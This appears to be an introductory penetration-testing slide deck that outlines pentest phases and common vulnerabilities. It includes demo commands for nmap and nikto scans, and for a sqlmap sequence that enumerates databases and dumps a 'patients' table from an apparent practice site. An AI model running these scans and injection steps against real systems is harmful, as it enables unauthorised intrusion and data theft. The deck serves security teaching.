HACKING 101

MAY 30, 2018

WHOAMI

- Jose R. Hernandez
- Vulnerability Researcher / Former Pentester

DISCLAIMER

LEGAL STUFF

- Don't Try to Hack Systems
- Written Permission

USE OWN LAB

- Amazon Web Services (AWS)
- Use old servers

RESOURCES ONLINE

- A lot of free resources
- Bug Bounty Programs
- Capture The Flag (CTF) Contests

WHAT IS HACKING?

TRADITIONAL DEFINITION

- MIT 1960s Railway Club - "Making Systems Do Things They Aren't Intended To Do"

COMPTEMPORARY

- Loaded Term
- Breaking Into Systems To Steal Sensitive Data

PERSONAL

- "someone who applies ingenuity to create a clever result"

WHY DO PEOPLE HACK?

- Curiosity
- Challenge
- Financial Gain
- Hacktivism
- Intellectual Property (IP) Theft
- Nation State Information Warfare

NETWORK AND WEB APPLICATION TESTS

NETWORK PENETRATION TESTING

NETWORK PENETRATION TEST

- Insider Threat Perspective
- Dynamic Network Environments
- A lot of potential targets
- Small Web Application Tests Can Be Done
- Short Time Frame

NETWORK COMMON VULNERABILITIES

- Weak Password Policies
- Buffer Overflows
- Man in the Middle Attacks
- Default Configurations
- Outdated Software / Patch Management
- Open File Shares

WEB APPLICATION PENETRATION TESTING

WEB APPLICATION PENETRATION TEST

- External User Perspective
- Custom Application
- Single Application
- Complexity
- Longer Time Frame To Test

WEB APPLICATION VULNERABILITIES

- Injection
- Broken Authentication
- Sensitive Data Exposure
- XML External Entities (XXE)
- Broken Access Control
- Security Misconfiguration
- Cross-Site Scripting
- Insecure Deserialization
- Using Components with Known Vulnerabilities
- Insufficient Logging & Monitoring

PENETRATION TESTING METHODOLOGY

- Pre-Engagement / Scoping / Planning
- Enumeration / Intelligence Gathering / Footprinting
- Threat Modeling / Vulnerability Analysis / Vulnerability Scanning
- Exploitation / Attack
- Post Exploitation / Persistance / Pivot
- Reporting

PENETRATION TESTING METHODOLOGY GOALS

PHASE 0 - PRE-ENGAGEMENT / SCOPING

- Scoping
- Testing Window
- Contact Information
- Get Out of Jail Free Card / Letter
- Identify The Engagement Flags

PHASE 1 - ENUMERATION

- Active Hosts
- Open Ports
- Service Probing / Banner Grabbing
- Collect Information

COMMON PORTS

- Port 22 - SSH
- Port 25 - SMTP
- Port 53 - DNS
- Port 80 - Web Server
- Port 1433-1434 - SQL Server
- Port 3389 - rDesktop

PHASE 2 - THREAT MODELING / VULNERABILITY SCANNING

- Think Like A Bad Guy
- Identify Vulnerabilities
- Plan of Attack
- Do Not Rely On Tools

PHASE 3 - EXPLOITATION

- Gain Access To The Systems
- Be Careful Not To Disrupt The Environment

PHASE 4 - POST EXPLOITATION / PERSISTENCE

- Maintain Access
- Escalate Privileges
- Exfiltrate Data
- Lateral Movement
- Cover Your Tracks / Delete Logs
- Collect The Flags

PHASE 5 - REPORTING

- Executive Summary
- Technical Report

DEMO 0 - NMAP

TARGET 1

- http://scanme.nmap.org/


COMMAND

- sudo nmap -sS -n -Pn scanme.nmap.org

TARGET 2

- http://hack.evolvesecurity.io/

COMMAND



```
sudo nmap -sS -Pn -n --top-ports 10 hack.evolvesecurity.io
```

DEMO 1 - NIKTO

TARGET

- http://hack.evolvesecurity.io

COMMAND - RUN NIKTO SCAN

```
nikto -host hack.evolvesecurity.io -F htm -output site.html
```

DEMO 3 - SQLMAP

TARGET

- http://hack.evolvesecurity.io

STEP 1 - IDENTIFY THE VULNERABLE PARAMETER

- http://hack.evolvesecurity.io/blog/?cat=5

STEP 2 - TEST VULNERABILITY VALIDITY

```
sqlmap -u http://hack.evolvesecurity.io/blog/?cat=5 -p cat --dbms=MySQL
```

- No Extended Tests
- Only Test cat Parameter

STEP 3 - ENUMERATE DATABASES

```
sqlmap -u http://hack.evolvesecurity.io/blog/?cat=5 -p cat --dbms=MySQL --dbs
```

STEP 4 - ENUMERATE TABLES

```
sqlmap -u http://hack.evolvesecurity.io/blog/?cat=5 -p cat --dbms=MySQL -D vulnvm --tables
```

STEP 5 - DUMP INTERESTING TABLES

```
sqlmap -u http://hack.evolvesecurity.io/blog/?cat=5 -p cat --dbms=MySQL -D vulnvm -T patients --start=1 --stop=10 --dump
```

QUESTIONS

RESOURCES

- https://github.com/sindresorhus/awesome#security
- http://scanme.nmap.org
- https://ctftime.org/event/list/upcoming
- https://www.owasp.org/images/1/19/OTGv4.pdf
- https://hackerone.com/bug-bounty-programs
- https://www.exploit-db.com/
- https://pentesterlab.com/exercises/cve-2014-6271
- https://www.vulnhub.com/